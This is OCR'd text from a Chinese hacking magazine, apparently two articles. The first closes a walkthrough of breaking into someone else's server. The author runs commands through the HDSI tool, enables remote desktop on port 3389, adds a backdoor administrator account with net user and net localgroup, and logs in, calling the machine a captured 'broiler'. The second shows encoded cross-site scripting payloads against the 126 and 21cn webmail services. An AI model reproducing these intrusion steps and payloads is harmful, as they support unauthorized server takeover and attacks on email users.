


图 6




图 7

怀着忐忑不安的心情转到 HDSI 的“高级命令”处，输入“net user”，点击“执行”，经过几秒钟的等待，HDSI 下面终于出现了让人望穿秋水的结果（图 7）！这就确定了 CMD 能够正确执行。看来，这台服务器是逃脱不了成为我的肉鸡的命运的了 ^_^。

既然确定了命令能够正常执行，那接下来的事情就好办得多了。我使用“netstat　-an”查看了一下服务器开放的端口，但 HDSI 却返回了一大堆的“未知”，真是不爽。不过还好，HDSI 里有开启 3389 的功能，先试一下再说。在“高级命令”里找到“开启 3389”，点击它，又过了几秒，HDSI 报告 3389 开启完毕。

于是我便在命令行里使用“net user fancy fancy /add&net localgroup administrators fancy /add”在服务器里添加了一个用户名为 fancy，密码也为 fancy 的帐户，并把它添加到了本地管理员组（图 8）。一切都弄妥了，最后只剩下使用 3389 登录器远程登录了。打开 3389 登录器，输入服务器的 IP 和刚才添加的管理员帐号和密码，点“连接”，等一会儿，服务器的“桌面”就出现在眼前了（图 9）。至此，这次简单的入侵过程也就算是结束了。




图 8




图 9

我大致看了一下服务器的硬件信息，发现它的配置还是挺不错的，双至强，1GB 的内存。只不过整个服务器上就只有它一个网站，真是有点太浪费了。像俺那个博客就是和别人共用的虚拟空间，才 20MB。真的是寒酸呀，唉，有钱人的电脑就是好呀。

文章难易度：★★★

文章阅读点：126、165、21cn、新浪、tom、sohu、QQ 等国内主流邮箱的跨站测试

# 对国内主流邮箱的跨站测试

雕牌 & hackest

## 一、起因

其实小雕以前就发现过 QQ 邮箱的跨站问题，不过那次是只能跨群邮件，跨不了普通个人邮件。于是小雕继续研究，终于有了突破性进展！这一次跨得更厉害。126、21cn、sina、tom、sohu、163、QQ 等这些目前最常使用的邮箱都存在跨站漏洞，而测试也全部成功。不过 yahoo、hotmail 这几个邮箱没有跨出来，鉴于技术和时间都有限，就说说已经发现并测试成功的这些吧。这些可也是具有“中国特色”的邮箱跨站哦！

## 二、跨站测试

### 1.126 邮箱

首先，我们申请一个 126 的免费邮箱，我们的测试方式是自己给自己发邮件。登录邮箱，收件人栏就填写自己的邮箱地址，主题随便填。要注意的是要勾选上“编辑源码”，然后在邮件内容处填上如下测试代码（图 1）。

```
<Img src=&#x6A&#x61&#x76&#X61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x77&#x77&#x77&#x2E&#x68&#x61&#x63&#x6B&#x6D&#x2E&#x63&#x6F&#x6D&#x27&#x29>
```

接着发送邮件，提示发送成功了，然后我们接收邮件，会看到有一封标题为

“test”的邮件，打开后就可以看到测试效果了，如图2。




图1

### 2.21cn 邮箱

当然也是先要注册一个邮箱，还有采用自己给自己发邮件的方式来测试。登录进去，风格设为“左右”，然后“写信”，“插入图片”，在弹出的框里填上测试代码" DYNSRC="javascript:alert('www.hackm.com')"，如图3，然后点击“确定”发送邮件。我们再到收件箱接去接收邮件，打开刚才发送的邮件就可以看到跨站成功的效果了，如图4。

